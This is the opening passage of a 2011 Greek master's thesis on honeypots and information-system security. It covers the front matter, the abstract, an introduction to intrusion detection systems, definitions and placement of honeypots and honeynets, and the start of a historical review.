Εμμανουήλ Βασιλομανωλάκης

Διπλωματική Εργασία

Υπεύθυνος Καθηγητής: Δρ. Π. Ριζομυλιώτης
Σε συνεργασία με το Εργαστήριο Islab, του Ινστιτούτου Πληροφορικής, του ΕΚΕΦΕ "Δημόκριτος"
Υπεύθυνος Ερευνητής: Δρ. Ι. Κοροβέσης

Honeypots & Ασφάλεια Πληροφοριακών Συστημάτων

Εθνικό Κέντρο Έρευνας Φυσικών Επιστημών "Δημόκριτος"

Πανεπιστήμιο Αιγαίου

ΑΘΗΝΑ, 2011

ΠΑΝΕΠΙΣΤΗΜΙΟ ΑΙΓΑΙΟΥ
ΣΧΟΛΗ ΘΕΤΙΚΩΝ ΕΠΙΣΤΗΜΩΝ
ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΕΠΙΚΟΙΝΩΝΙΑΚΩΝ ΚΑΙ ΠΛΗΡΟΦΟΡΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

ΠΡΟΓΡΑΜΜΑ ΜΕΤΑΠΤΥΧΙΑΚΩΝ ΣΠΟΥΔΩΝ

Honeypots και ασφάλεια πληροφοριακών συστημάτων

Βασιλομανωλάκης Εμμανουήλ

[mvasiloma@gmail.com]

Επιβλέπων Καθηγητής: Ριζομυλιώτης Παναγιώτης

Επίκουρος Καθηγητής, Πανεπιστήμιο Αιγαίου

Σε συνεργασία με το Εργαστήριο ISlab, του Ινστιτούτου Πληροφορικής & Τηλεπικοινωνιών, του Εθνικού Κέντρου Έρευνας Φυσικών Επιστημών, Δημόκριτος
Υπεύθυνος Ερευνητής: Δρ. Ι. Κοροβέσης

Αθήνα

Φεβρουάριος 2011

Honeypots και ασφάλεια πληροφοριακών συστημάτων

Η διπλωματική Εργασία
παρουσιάστηκε ενώπιον
του Διδακτικού Προσωπικού του
Πανεπιστημίου Αιγαίου

Σε Μερική Εκπλήρωση
των Απαιτήσεων για το μεταπτυχιακό δίπλωμα ειδίκευσης στις Τεχνολογίες
και Διοίκηση Πληροφοριακών Συστημάτων με κατεύθυνση:
Ασφάλεια Πληροφοριακών και Επικοινωνιακών Συστημάτων

Του

ΒΑΣΙΛΟΜΑΝΩΛΑΚΗ ΕΜΜΑΝΟΥΗΛ
Φεβρουάριος 2011

Η ΤΡΙΜΕΛΗΣ ΕΠΙΤΡΟΠΗ ΔΙΔΑΣΚΟΝΤΩΝ ΕΠΙΚΥΡΩΝΕΙ
ΤΗ ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ
του
ΒΑΣΙΛΟΜΑΝΩΛΑΚΗ ΕΜΜΑΝΟΥΗΛ:

ΡΙΖΟΜΥΛΙΩΤΗΣ ΠΑΝΑΓΙΩΤΗΣ, Επιβλέπων
Τμήμα Μηχανικών Πληροφοριακών και
Επικοινωνιακών Συστημάτων

ΙΩΑΝΝΗΣ ΚΟΡΟΒΕΣΗΣ, Μέλος
Εθνικό Κέντρο Έρευνας Φυσικών Επιστημών, Δημόκριτος

ΣΚΙΑΝΗΣ ΧΑΡΑΛΑΜΠΟΣ, Μέλος
Τμήμα Μηχανικών Πληροφοριακών και
Επικοινωνιακών Συστημάτων

ΠΑΝΕΠΙΣΤΗΜΙΟ ΑΙΓΑΙΟΥ
Φεβρουάριος 2011

Οι απόψεις και τα συμπεράσματα που περιέχονται σε αυτό το έγγραφο εκφράζουν τον συγγραφέα και δεν πρέπει να ερμηνευθεί ότι αντιπροσωπεύουν τις επίσημες θέσεις του Πανεπιστημίου Αιγαίου, ή του ΕΚΕΦΕ Δημόκριτος.

ΒΑΣΙΛΟΜΑΝΩΛΑΚΗΣ ΕΜΜΑΝΟΥΗΛ (Α.Μ: 323Μ/2009005)
Τμήμα Μηχανικών Πληροφοριακών και Επικοινωνιακών Συστημάτων
ΠΑΝΕΠΙΣΤΗΜΙΟ ΑΙΓΑΙΟΥ

ΠΕΡΙΛΗΨΗ

Η ασφάλεια πληροφοριακών συστημάτων ήταν παραδοσιακά συνυφασμένη με μία κατά βάση αμυντική λογική. Ωστόσο σήμερα, περισσότερο από ποτέ, γίνεται φανερή από τη μία η ανάγκη για πιο δυναμικά συστήματα προστασίας και από την άλλη η δυσκολία σαφούς καθορισμού του ποιος είναι ο επιτιθέμενος (και τι σκοπούς έχει).

Έτσι, αν κάποτε όροι όπως insiders, βιομηχανική κατασκοπία, κυβερνοπόλεμος, fast-flux botnets*, worms, trojans, malware, C&C servers κτλ άνηκαν στον χώρο της επιστημονικής φαντασίας, σήμερα είναι πραγματικότητα. Σε αυτό το σημείο είναι που εισάγεται η τεχνολογία των honeypots ως μία ακόμη δικλείδα ασφαλείας αλλά και κατανόησης των τεχνικών που χρησιμοποιούνται από τους κακόβουλους χρήστες.

Στόχος της παρούσας διπλωματικής εργασίας είναι η μελέτη των honeypots χαμηλής και μέσης αλληλεπίδρασης τόσο σε θεωρητικό όσο και σε πρακτικό επίπεδο. Η δομή της εργασίας έχει ως εξής:

Στο πρώτο κεφάλαιο δίνονται οι βασικοί ορισμοί, οι κατηγοριοποιήσεις, διάφορες χρήσιμες πληροφορίες και προβληματισμοί γύρω από την τεχνολογία αυτή. Ακολούθως, το δεύτερο κεφάλαιο είναι ένα αναλυτικό state-of-the-art των περισσότερων σύγχρονων low – medium interaction honeypots, μαζί με μία αξιολόγηση επιλεγμένων εργαλείων. Το τρίτο κεφάλαιο, μας εισάγει στο SURFids distributed intrusion detection system και το πώς αυτό εγκαταστάθηκε στο ΕΚΕΦΕ Δημόκριτος, μαζί με στιγμιότυπα λειτουργίας και μερικά πρώτα αποτελέσματα και σχόλια από την χρήση του. Τέλος, στο κεφάλαιο 4 παρουσιάζονται τα συνολικά συμπεράσματα της εργασίας και προτείνονται μερικές ενδιαφέρουσες προτάσεις για μελλοντική εργασία.

Στα παραρτήματα της εργασίας παρουσιάζονται κάποια επιπλέον αποτελέσματα πειραμάτων που έλαβαν χώρα.

Λέξεις κλειδιά: honeypot, honeynet, honeytokens, SURFids, Dionaea, Nepenthes, Amun, Kippo, low interaction, medium interaction, botnets

ABSTRACT

The information systems security was traditionally interwoven with a basically defensive rationale. Though, nowadays, more obviously than never before, the need for more dynamical protection systems, on the one hand, and the difficulty, on the other, in thoroughly defining who the attacker is (and which are their goals), both become all the more perceptible.

Therefore, terms such as insiders, industrial espionage, cyberwar, fast-flux botnets, worms, trojans, malware, C&C servers etc might once belong to the world of science fiction, thus nowadays, these terms represent reality. At this very point, the technology of honeypots is introduced as a safety valve and a way to figure the techniques applied by malicious users, as well.

The on-hand thesis is aiming to scrutinize low and medium interaction honeypots in a both theoretical and practical level. The structure of this thesis is the following:

In the first chapter, one can find requisite terms, classifications, plenty of expedient information and speculations concerning this technology. Subsequently, the second chapter constitutes a meticulous state-of-the-art of the most up-to-date low-medium interaction honeypots, including an assessment of selected tools. The third chapter acquaints the reader with the SURFids distributed intrusion detection system and the way it has been installed in the National Center of Scientific Research “Demokritos”, accompanied by snapshots of its function and some incipient results and comments by its usage. Finally, the fourth chapter comprises the aggregate outcome of the thesis and propounds some thought-provoking proposals with regard to future research.

In the appendixes of the thesis are presented some additional results of experiments that have been carried out.

Keywords: honeypot, honeynet, honeytokens, SURFids, Dionaea, Nepenthes, Amun, Kippo, low interaction, medium interaction, botnets

ΠΕΡΙΕΧΟΜΕΝΑ

Κατάλογος Σχημάτων

Κατάλογος πινάκων

Ευχαριστίες

Οι εμπειρίες και γνώσεις που συνέλεξα στο εργαστήριο ISlab του ΕΚΕΦΕ Δημόκριτος, ήταν ιδιαίτερα σημαντικές. Η λογική της συνεχούς ανατροφοδοτούμενης γνώσης (μέσω ενός intranet cms knowledge system και όχι μόνο), η συμμετοχή μας ως εργαστήριο (και ινστιτούτο) σε υψηλού επιπέδου ασκήσεις (δικτυακής) ασφάλειας και η παρουσία μου στην πράξη σε ένα εργαστήριο δικτύων όπου πραγματικά προβλήματα μπορεί να προκύψουν οποιαδήποτε στιγμή είναι μερικές μόνο από τις εμπειρίες αυτές.

Η παρουσία μου στον Δημόκριτο οφείλεται στον κ. Ιωάννη Κοροβέση υπεύθυνο ερευνητή και ιδρυτή του εργαστηρίου ISlab τον οποίο και ευχαριστώ θερμά.

Ιδιαίτερα ευχαριστώ τον κ. Κώστα Μάγκο, ερευνητή και μέλος του εργαστηρίου ISlab, για την συνολική του βοήθεια και καθοδήγηση καθ' όλη τη διάρκεια συγγραφής της εργασίας.

Ακόμη ευχαριστώ τον υπεύθυνο καθηγητή κ. Παναγιώτη Ριζομυλιώτη για την υπομονή του, τις καίριες παρατηρήσεις του και το άριστο κλίμα συνεργασίας.

Επίσης, όλα τα μέλη του εργαστηρίου, κ. Χάρη Κουτσούρη, κ. Νίκο Μαρούγκα, και κα. Βίβιαν Νέσση για την πολύμορφη συμβολή τους καθώς επίσης και το ευχάριστο κλίμα συνεργασίας από τη πρώτη κιόλας μέρα στο εργαστήριο.

Τέλος, ευχαριστώ όλες και όλους όσους έδειξαν κατανόηση όλο αυτό το διάστημα συγγραφής της εργασίας.

Μ.Β

Αθήνα, Γενάρης 2011

Εισαγωγικά

«Το σενάριο είναι αρκετά σύνηθες. Ο Χ ετοιμάζει το νέο του σύστημα στο οποίο έχει εγκαταστήσει ένα ολοκαίνουργιο σύστημα Windows XP SP2 (αφού το παλιό του είχε γεμίσει ιούς). Μόλις έχει τελειώσει η εγκατάσταση και δεδομένης της ευαισθησίας του σε ζητήματα ασφαλείας γνωρίζει πως το πρώτο πράγμα που πρέπει να κάνει είναι να κατεβάσει τα τελευταία updates. Έτσι, συνδέει το σύστημα στο Internet και αρχίζει την λήψη… Ωστόσο ακόμη και με αρκετά γρήγορες συνδέσεις τα updates μπορούν να πάρουν πολύ ώρα.

Το Υ είναι ένα malware. Μπορεί να μην είναι ένα νοήμον ον όμως ξέρει τη δουλειά του καλά. Μόλις έχει εισβάλει σε ένα σύστημα και αμέσως αρχίζει την ανίχνευση τυχαίων IP διευθύνσεων για να εξαπλωθεί ακόμη περισσότερο. Και τότε βρίσκει το σύστημα του Χ, το οποίο πριν λίγα λεπτά εισήλθε στο διαδίκτυο. Το σύστημα είναι ευπαθές μιας και βρίσκεται πλήρως unpatched εκτεθειμένο στο Internet [59] [60].

Game over.»

Η ασφάλεια πληροφοριακών συστημάτων ήταν παραδοσιακά συνυφασμένη με μία κατά βάση αμυντική λογική απέναντι πάντα σε έναν δυναμικό (και συνήθως ένα βήμα μπροστά) κακόβουλο χρήστη.

Όμως ο ολοένα και αυξανόμενος αριθμός επιθέσεων υψηλού επιπέδου, τα τεράστια botnets (που πέρασαν από την κλασική C&C δομή σε single και double fast-flux botnets* που δύσκολα εντοπίζονται) που μπορεί να επιτίθενται πλέον με όρους κυβερνοπολέμου, τα αυτόνομα διακινούμενα malware και worms κτλ επιτάσσουν τη χρησιμοποίηση πιο ενεργών τεχνικών για την ανίχνευση απειλών.

Μία τέτοια (όχι ιδιαίτερα νέα, όπως θα δούμε και παρακάτω) τεχνολογία είναι και αυτή των honeypots.

Παρακίνηση για εργασία

Όλα τα παραπάνω ήταν και οι βασικοί λόγοι παρακίνησης για την παρούσα εργασία. Ταυτόχρονα η τεχνολογία και η λογική των honeypots ήταν για μένα μία παρακίνηση από μόνη της, καθώς η γνώση που μπορεί να παραχθεί μέσα από την συλλογή πληροφορίας που συνδέεται άμεσα με τους επιτιθέμενους είναι άκρως ενδιαφέρουσα.

Παράλληλα τα προβλήματα που συναντώνται στα υπάρχοντα συστήματα ανίχνευσης εισβολών παραμένουν. Βασικός λόγος ήταν ακόμη και η μεγάλη εμπειρία του ISlab σε τέτοιες τεχνολογίες καθώς και το πολύ καλό περιβάλλον και κλίμα συνεργασίας. Τέλος, η εργασία έγινε και ως μία μικρή προσπάθεια ενδυνάμωσης και στήριξης του Greek Honeynet Project που αυτή τη στιγμή είναι επίσημα ανενεργό.

Δομή της εργασίας

Η διπλωματική εργασία χωρίζεται σε τέσσερα κεφάλαια. Το πρώτο αφορά κάποια εισαγωγικά ζητήματα και ορισμούς. Στο δεύτερο κεφάλαιο γίνεται μία εκτενής περιγραφή και ανάλυση των περισσότερων σύγχρονων low και medium interaction honeypots, καθώς και μία σύντομη αξιολόγηση τους. Το τρίτο κεφάλαιο περιγράφει την υλοποίηση του πειράματος που έλαβε χώρα στο Εθνικό Κέντρο Έρευνας και Επιστημών, Δημόκριτος, και συγκεκριμένα στο εργαστήριο ISLAB. Τέλος, στο τέταρτο κεφάλαιο δίνονται τα συμπεράσματα που προέκυψαν καθώς επίσης και κάποιες προτάσεις για μελλοντική εργασία.

Κεφάλαιο 1

Το κεφάλαιο 1 μας εισάγει αρχικά σε κάποιες βασικές έννοιες της ασφάλειας, και στη συνέχεια εξηγεί τους λόγους για τους οποίους έγινε εμφανής η ανάγκη για μία πιο δυναμική τεχνολογία στην ασφάλεια πληροφοριακών συστημάτων. Στην συνέχεια δίνονται οι απαραίτητοι ορισμοί για το τι καλείται honeypot. Ακολουθεί μία ιστορική αναδρομή στον τομέα των honeypots. Έπειτα παρουσιάζονται οι βασικές κατηγοριοποιήσεις των honeypots και σκιαγραφούνται διάφορα νομικά (και όχι μόνο) ζητήματα που ενδέχεται να προκύψουν από τη χρήση τους. Τέλος, το κεφάλαιο κλείνει με τα κύρια πλεονεκτήματα και μειονεκτήματα των honeypots.

Κεφάλαιο 2

Το κεφάλαιο 2 αποτελεί στην πράξη ένα state-of-the-art των low και medium interaction honeypots. Στην πραγματικότητα αντικατοπτρίζει και το πώς λειτούργησα κατά το πρώτο διάστημα στον Δημόκριτο, όπου χρειάστηκε μία σημαντική χρονική περίοδος για την εύρεση και ανάλυση των περισσότερων εργαλείων της honeypot τεχνολογίας. Ακόμη περιγράφονται κάποιες τεχνικές ανίχνευσης honeypots, που μπορεί να εκτελέσει ένας επιτιθέμενος, ενώ το κεφάλαιο κλείνει με μία προσπάθεια αξιολόγησης - αποτίμησης των εργαλείων.

Κεφάλαιο 3

Το κεφάλαιο 3 περιγράφει το SURFids distributed intrusion detection system και την υλοποίηση του. Αναλυτικότερα γίνεται μία περιγραφή του τρόπου με τον οποίο λειτουργεί και δίνονται οι βασικοί λόγοι επιλογής του. Στη συνέχεια περιγράφεται η τοπολογία του δικτύου στο οποίο το εφαρμόσαμε και ακολουθούν αναλυτικές οδηγίες εγκατάστασης του. Έπειτα παρουσιάζεται το πώς βλέπει ένας εξωτερικός επιτιθέμενος το σύστημα και στη συνέχεια δίνονται αρκετά στιγμιότυπα χρήσης του.


Κεφάλαιο 4

Στο κεφάλαιο 4 παρουσιάζονται τα συνολικά συμπεράσματα της εργασίας, μαζί με τον επίλογο. Τέλος, προτείνονται και μερικές ενδιαφέρουσες προτάσεις για μελλοντική εργασία.

Σημείωση

Οι λέξεις ή φράσεις στις οποίες εμφανίζεται το σύμβολο *, διαθέτουν αναλυτική ερμηνεία στο κομμάτι: Αντιστοίχηση – Ερμηνεία αγγλικών όρων (βλέπε περιεχόμενα).

Κεφάλαιο 1 - Εισαγωγή



There are 10 types of people in the world:
Those who understand binary, and those who don't

But they all enjoy security ;)

Δομή του κεφαλαίου

Το κεφάλαιο αυτό παρουσιάζει στον αναγνώστη αρχικά κάποιες βασικές πληροφορίες σε σχέση με την ασφάλεια πληροφοριακών συστημάτων και τα συστήματα ανίχνευσης δικτυακών επιθέσεων. Κατόπιν ορίζεται το honeypot ως έννοια και ακολουθεί μία σύντομη αλλά περιεκτική ιστορική αναδρομή. Ακολουθούν οι κατηγοριοποιήσεις που συναντάμε στην βιβλιογραφία γύρω από την τεχνολογία των honeypots και θίγονται κάποια ζητήματα νομικού και ηθικού περιεχομένου. Τέλος, δίνονται συνοπτικά τα πλεονεκτήματα και μειονεκτήματα χρήσης honeypots.

1.0 **Εισαγωγή**

Ο όρος ασφάλεια με την ευρύτερη έννοια αφορά την προστασία σε σχέση με τον οποιονδήποτε κίνδυνο.

Στον τομέα της πληροφορίας, ο όρος σχετίζεται με τη διασφάλιση από μη εξουσιοδοτημένη πρόσβαση, χρήση, κοινοποίηση, τροποποίηση, και καταστροφή. Κύριες έννοιες που πραγματεύεται αυτός ο τομέας είναι η ακεραιότητα, η αυθεντικότητα, η εμπιστευτικότητα, η διαθεσιμότητα, η μη αποποίηση και η εγκυρότητα της πληροφορίας. Ανάλογα με τη φύση των δεδομένων που πρέπει να προστατευτούν, από τα μέσα αποθήκευσης, επεξεργασίας και μετάδοσης τους όπως επίσης και από τον επιθυμητό τρόπο προστασίας η έννοια της ασφάλειας διαμερίζεται σε αρκετούς κλάδους (όπως ασφάλεια υπολογιστικών συστημάτων, φυσική προστασία, κρυπτογραφία κ.α).

Στο επίπεδο δικτυακής ασφάλειας, μία κλασική προσέγγιση στη πρόληψη και ανίχνευση επιθέσεων είναι αυτή των συστημάτων ανίχνευσης επιθέσεων.

1.1 **Συστήματα ανίχνευσης δικτυακών επιθέσεων**

Τα συστήματα ανίχνευσης δικτυακών επιθέσεων (network intrusion detection systems - IDS) χρησιμοποιούνται για να αποφανθούν αν μία σειρά κινήσεων αποτελούν επίθεση, μέσω κυρίως κάποιων μοντέλων ανίχνευσης επιθέσεων. Σε γενικές γραμμές, τα IDS μπορούν να κατηγοριοποιηθούν σε [1]:

- Ανίχνευσης διαταραχών (anomaly detection): όταν ανιχνεύονται στατιστικά ασυνήθιστης δικτυακής κίνησης (όπου ασυνήθιστη ορίζεται η παρέκκλιση από την καθημερινή κίνηση παραγωγής και που αναλύεται σε πρωτόκολλα, πόρτες και bandwidth) που χαρακτηρίζονται ως ύποπτα θεωρούμε πως δεχόμαστε επίθεση.
- Κακής συμπεριφοράς (misuse detection): γίνεται σύγκριση ενεργειών ή καταστάσεων με κάποιες ακολουθίες που είναι ήδη γνωστό πως αποτελούν εισβολές.

- Ανίχνευση με βάση προδιαγραφές (specification-based detection): Η ανίχνευση που βασίζεται στις προδιαγραφές καθορίζει εάν μια ακολουθία οδηγιών παραβιάζει ή όχι μια προδιαγραφή σχετικά με τον τρόπο με τον οποίο πρέπει να εκτελείται ένα πρόγραμμα, ή ένα σύστημα.

1.1.1 Μειονεκτήματα χρήσης IDS

Τα IDS ωστόσο παρουσιάζουν μία σειρά μειονεκτημάτων, ανάλογα και την κατηγοριοποίηση τους [2]. Ειδικότερα, το μοντέλο ανίχνευσης διαταραχών συχνά δίνει ένα μεγάλο αριθμό από ψευδή alerts (false positives*), ενώ συνάμα χρειάζεται πολλές φορές αρκετή εκπαίδευση ώστε να λειτουργεί σωστά. Από την άλλη το μοντέλο κακής συμπεριφοράς δουλεύει με attack signatures τα οποία πρέπει να ανανεώνονται πολύ συχνά. Ακόμη το μοντέλο αυτό ενδέχεται να μην παράγει alerts για επιθέσεις ελαφρώς τροποποιημένες από το αρχικό signature. Παρόμοιου τύπου είναι και τα προβλήματα του μοντέλου ανίχνευσης με βάση προδιαγραφές.

Εξαιτίας των κλασικών αυτών προβλημάτων (και κυρίως λόγω του μεγάλου αριθμού false positives ή/και false negatives*) η επιστημονική κοινότητα ασχολείται εκτενώς με το ζήτημα. Στην πραγματικότητα μία τέτοια εναλλακτική (που μπορεί να λειτουργεί παράλληλα με ένα IDS ή και αυτόνομα) είναι και τα honeypots, με τα οποία και θα ασχοληθούμε.

1.2 Honeypots, η αυτοκρατορία αντεπιτίθεται

Παραδοσιακά λοιπόν η φύση της ασφάλειας πληροφοριακών και επικοινωνιακών συστημάτων ήταν εξ ολοκλήρου αμυντική. Τα Firewalls, τα συστήματα ανίχνευσης δικτυακών επιθέσεων, η κρυπτογραφία κτλ, όλα αποτελούν μηχανισμούς προστασίας της πληροφορίας, ενώ το γενικότερο δόγμα της ασφάλειας συνίστατο καταρχάς στην προστασία των συστημάτων και κατά δεύτερο λόγο στην ανίχνευση πιθανών τρωτών σημείων και την άμεση διασφάλισή τους.

Ωστόσο με την πάροδο του χρόνου, εμφανίστηκαν ολοένα και πιο δυναμικές μέθοδοι ασφάλειας. Μία από αυτές είναι και τα honeypots, που με τους κλασικούς όρους θα μπορούσαν να περιγραφούν ως παραπλανητικά συστήματα ανίχνευσης εισβολών.

1.2.1 #define honeypot

Τα honeypots αποτελούν μία σχετικά νέα τεχνολογία (τουλάχιστον από τη στιγμή που έγιναν ευρέως γνωστά), και που παρόλο που στην πράξη δεν μπορούν να αποτελέσουν μία αυτόνομη λύση ασφάλειας για ένα σύστημα, βοηθούν ωστόσο ποικιλοτρόπως τόσο στο χώρο της ανίχνευσης όσο και στη συλλογή πληροφορίας [3][4] [5].

Παρά το γεγονός ότι δεν υπάρχει ακόμη και σήμερα ένας επίσημος ορισμός για το τι είναι honeypot η πλειοψηφία των ερευνητών συμφωνεί στον παρακάτω[6]:

«Ως honeypot ορίζουμε ένα πόρο πληροφοριακών συστημάτων, που ανήκει στο χώρο της ασφάλειας, και του οποίου η αξία έγκειται στο να διερευνάται, να δέχεται επιθέσεις ή ακόμη και να καταληφθεί επιτυχώς από έναν επιτιθέμενο.»


Η αξία λοιπόν των honeypots είναι ευθέως ανάλογη του ενδιαφέροντος που θα επιδείξουν οι επιτιθέμενοι. Ταυτόχρονα, η βασική παραδοχή που γίνεται είναι πως ένα honeypot θεωρητικά δεν πρέπει να επικοινωνεί (ή να δέχεται επικοινωνία) με κανέναν. Αναλυτικότερα στο honeypot δεν λειτουργεί κάποια υπηρεσία παραγωγής γι' αυτό το λόγο και δεν δέχεται τέτοιου είδους κίνηση. Οι υπηρεσίες που τρέχουν σε αυτό δεν διαφημίζονται από άλλες υπηρεσίες - συστήματα (πχ. DNS servers, Web servers) και άρα εξ' ορισμού όλη η εισερχόμενη κίνηση είναι ύποπτη.

Συνοπτικά κάποιοι από τους σκοπούς που μπορούν να έχουν τέτοιου είδους συστήματα είναι:

- Να αποσπούν την προσοχή των επιτιθέμενων από συστήματα που έχουν πραγματική αξία.
- Να παράσχουν μία πρώιμη ειδοποίηση σε νέου τύπου επιθέσεις (πχ σε περιπτώσεις 0day exploits)
- Να πραγματοποιούν μία εις βάθος ανάλυση των κινήσεων ενός cracker* κατά τη διάρκεια μίας επίθεσης αλλά και αφού ένα σύστημα καταληφθεί επιτυχώς.
- Η δημιουργία στατιστικών αποτελεσμάτων, από τα οποία μπορούν να εξαχθούν ποικίλες χρήσιμες πληροφορίες, και να βοηθήσουν την έρευνα στον χώρο της ασφάλειας.
- Ο έγκυρος εντοπισμός μολυσμένων συστημάτων σε δίκτυα παραγωγής.

1.2.2#define honeynet

Ως honeynet αναφέρουμε ένα σύνολο πολλών honeypots (συνήθως υψηλής αλληλεπίδρασης) που έχουν τοποθετηθεί σε ένα δίκτυο. Για παράδειγμα ένα honeynet δίκτυο φαίνεται παρακάτω [14].




Σχήμα: 1.1 Ένα παράδειγμα honeynet δικτύου

1.2.3 Τυπική αρχιτεκτονική

Όταν πρόκειται να εγκαταστήσουμε ένα honeypot τίθεται το ζήτημα της τοποθεσίας μέσα στο δίκτυο όπου θα το τοποθετήσουμε. Οι δύο πιο συνηθισμένες λογικές είναι αυτές που περιγράφονται στα παρακάτω σχήματα.


Στο πρώτο επιλέγεται η τοποθέτηση του honeypot περιμετρικά (εξωτερικά δηλαδή σε σχέση με το firewall) στο δίκτυο.

Με αυτό τον τρόπο βρισκόμαστε σε θέση να καταγράψουμε πολύ περισσότερες επιθέσεις αφού το σύστημα βρίσκεται στο διαδίκτυο on the wild.



Σχήμα: 1.2 Περιμετρική τοποθέτηση ενός honeypot

Στη δεύτερη περίπτωση το honeypot εισάγεται εσωτερικά στο δίκτυο. Με αυτό τον τρόπο επιλέγουμε να τοποθετήσουμε το honeypot σε σημείο όπου η μόνη κίνηση που θα δεχτεί θα είναι από κάποιο εσωτερικό μολυσμένο μηχάνημα (ή κάποιον insider).



Σχήμα: 1.3 Εσωτερική τοποθέτηση ενός honeypot

1.3 Honeypots – Ιστορική αναδρομή

Παρόλο που δεν είναι ιδιαίτερα γνωστό η γενικότερη ιδέα των honeypots δεν είναι κάτι νέο [7]. Ήδη από το 1989, στο βιβλίο The Cuckoo's Egg ο Cliff Stoll αναφέρει τέτοιου είδους ιδέες [9]. Αναλυτικότερα και ενώ δούλευε ως αστρονόμος ανακάλυψε πως ένας κακόβουλος χρήστης είχε διεισδύσει στα συστήματα του εργαστηρίου του. Ωστόσο αντί απλώς να κλείσει τα συστήματα του, εκείνος χρησιμοποίησε forensic τεχνικές και αφήνοντας τον σκόπιμα μέσα (καταγράφοντας ταυτόχρονα τις κινήσεις του) κατάφερε τελικά και να τον πιάσει.

Παρομοίως το 1992 το «An Evening with Berferd», του Bill Cheswick έχει ως περίληψη [8]:

«Στις 7 Ιανουαρίου του 1991 ένας cracker πιστεύοντας ότι είχε εντοπίσει την διαβόητη sendmail DEBUG τρύπα, προσπάθησε να πάρει ένα αντίγραφο του αρχείου κωδικών μας. Του έστειλα ένα…»

